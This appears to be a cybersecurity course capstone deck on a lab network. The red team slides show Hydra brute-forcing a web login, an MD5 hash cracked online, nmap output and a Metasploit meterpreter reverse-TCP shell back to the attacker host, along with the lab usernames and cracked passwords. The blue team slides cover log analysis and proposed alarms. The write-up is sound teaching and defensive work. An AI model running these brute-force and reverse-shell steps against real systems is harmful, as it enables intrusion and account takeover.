



Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03


Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.76

Machines

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Apache
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.1
OS: Windows
Hostname: Hyper V

The background of the slide is a dark red, almost black, geometric pattern composed of numerous triangles and polygons of varying shades of red and maroon, creating a complex, low-poly aesthetic.

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Azure Machine	192.168.1.1	Host Machine for Hyper-V
Kali	192.168.1.90	Attacker
ELK Stack	192.168.1.100	Monitor network using Kibana
Capstone	192.168.1.105	Target Webserver

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
<i>Port 80 open with public access</i>	<i>Open and unsecured access to anyone</i>	<i>Files are accessible.</i>
<i>Root accessibility</i>	<i>Authorization to execute and command, and access any resource on the device</i>	<i>Extensive potential impact to any connected network.</i>
<i>Simple Usernames</i>	<i>First names can be easily socially engineered.</i>	<i>First names and weak passwords and files are easily accessed</i>
<i>Weak passwords</i>	<i>The lack of strong passwords</i>	<i>https://howsecureismypassword.net/ shows that Leopoldo is cracked in 5 seconds</i>

Exploitation: Brute Force

01

Tools & Processes

Using Hydra password cracking utility equipped with a work lists "rockyou.txt"

02

Achievements

Using all usernames listed publicly on the webserver, I was able to successfully crack into user "ashton" by using the password "leopoldo"

03

```
File Actions Edit View Help
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "rebela" - 10116 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pocket" - 10117 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "patriot" - 10118 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pallmall" - 10119 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pajaro" - 10120 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "murillo" - 10121 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "montes" - 10122 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meme123" - 10123 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meandru" - 10124 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "march6" - 10125 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "madonna1" - 10126 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" - 10127 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamastinda" - 10131 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jefereson" - 10142 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "iluvgod" - 10144 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "ilovemom1" - 10145 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "getalife" - 10146 of 14344399 [child 7] (0/0)
[00][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-10-28 17:49:25
root@Kali:~#
```


Exploitation: Port 80 Public Facing

01

Tools & Processes

Scanned network using
NMAP

02

Achievements

4 hosts found
In Capstone server, 2 open
ports were discovered: 22 and
80

03

```
root@Kali:~# nmap 192.168.1.90/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-10-30 07:34 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00066s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2179/tcp   open  vmrpd
3389/tcp   open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00084s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9200/tcp   open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.0010s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.000080s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 6.80 seconds
root@Kali:~#
```

Exploitation: Hashed Passwords

01

Tools & Processes

I used the website
crackstation.net to crack the
hashed password

02

Achievements


The password "**linux4u**" was used with the user name **Ryan** to access the **/webdav** folder.

03

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Enter Hashes: ✔ Crack Hashes: ✔ Result Hashes: ✖ Not Found

Exploitation: Vulnerability

01

Tools & Processes


I used msfvenom and meterpreter to create and deliver a payload to the vulnerable machine

02

Achievements

I used the **multi/handler** exploit to gain access to the machine

03



```
File Actions Edit View Help

https://metasploit.com

=[ metasploit v5.0.76-dev ]
+ --=[ 1971 exploits - 1088 auxiliary - 339 post ]
+ --=[ 558 payloads - 45 encoders - 10 nops ]
+ --=[ 7 evasion ]

msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost => 192.168.1.90
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 => 192.168.1.105:57850) at 2021-10-28 07:38:30 -0700

meterpreter > |
```




Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- Oct 26 23:02
- 135,734
- Large jump in network traffic indicates a port scan



Analysis: Finding the Request for the Hidden Directory



- Dirb command was sent Oct 26 23:20
- Connect_to_corp_server file, passwd.dav, and later on shell.php
- File in secret folder contained instructions on how connect to webDAV

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending ▾	Count ▾
http://192.168.1.105/company_folders/secret_folder	135,736
http://172.16.84.205/webdav	29,918
http://192.168.1.105/webdav	26,791
http://172.16.84.205/company_folders/secret_folder	14,319
http://127.0.0.1/server-status?auto=	11,704

Export: [Raw](#)  [Formatted](#) 

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending ▾
http://192.168.1.105/company_folders/secret_folder
http://192.168.1.105/webdav/

Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.




- 135,736 attacks made
-

Top 10 HTTP requests [Packetbeat] ECS

url.film: Descending ▾

	Count ▾
http://192.168.1.105/company_folders/secret_folder	135,736
http://172.16.84.205/webdav	29,918
http://192.168.1.105/webdav	26,791
http://172.16.84.205/company_folders/secret_folder	14,319
http://127.0.0.1/server-status?auto=	11,704

Export: Raw  Formatted 



Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- How many requests were made to this directory? **26,783**
- Which files were requested? ***passwd.dav, shell.php***

http://192.168.1.105/webdav

26,783



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans? ***An Alert to detect traffic from a single source IP.***

What threshold would you set to activate this alarm? ***1000 connections per hour.***

System Hardening

What configurations can be set on the host to mitigate port scans?

Regularly run system port scans to detect and audit open ports.

Describe the solution. If possible, provide required command lines.

Ensure firewall is regularly patched.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

Alarm for any IP address not on the whitelist that attempts access

What threshold would you set to activate this alarm?

The threshold should alert for 1 attempt to access.

System Hardening

What configuration can be set on the host to block unwanted access?

The hidden directory should not be on an accessible directory.

Describe the solution. If possible, provide required command lines.

Remove them from the directory.
rmdir -r

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks? ***Lock out after failed attempts and multi factor identification.***

What threshold would you set to activate this alarm? ***5 failed attempts.***

System Hardening

What configuration can be set on the host to block brute force attacks? ***Create a policy that locks you out after 5 failed password attempts.***

Create a policy that requires more complex passwords and having to change their password every 90 days.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory? **Only allow access to those who absolutely need it.**

We would set an alert for any IP address trying to access the webdav directory that isn't a trusted IP

System Hardening

What configuration can be set on the host to control access?

Should not be able to access this shared folder from the web.

Describe the solution. If possible, provide the required command line(s).

Blacklist ports 80 and 4444

Blacklist all external IPs

Mitigation: Identifying Reverse Shell Uploads

Alarm

I would set an alert for any traffic that is attempting to access port 4444. I would put the threshold at 1.

We would also set an alert for any files that are being uploaded to the /webdav folder. The threshold would also be at 1.

System Hardening

Set access to /Webdav folder to be readonly.

Block all outside traffic and only allow inside traffic on the network.

Make sure only necessary ports are open

*The
End*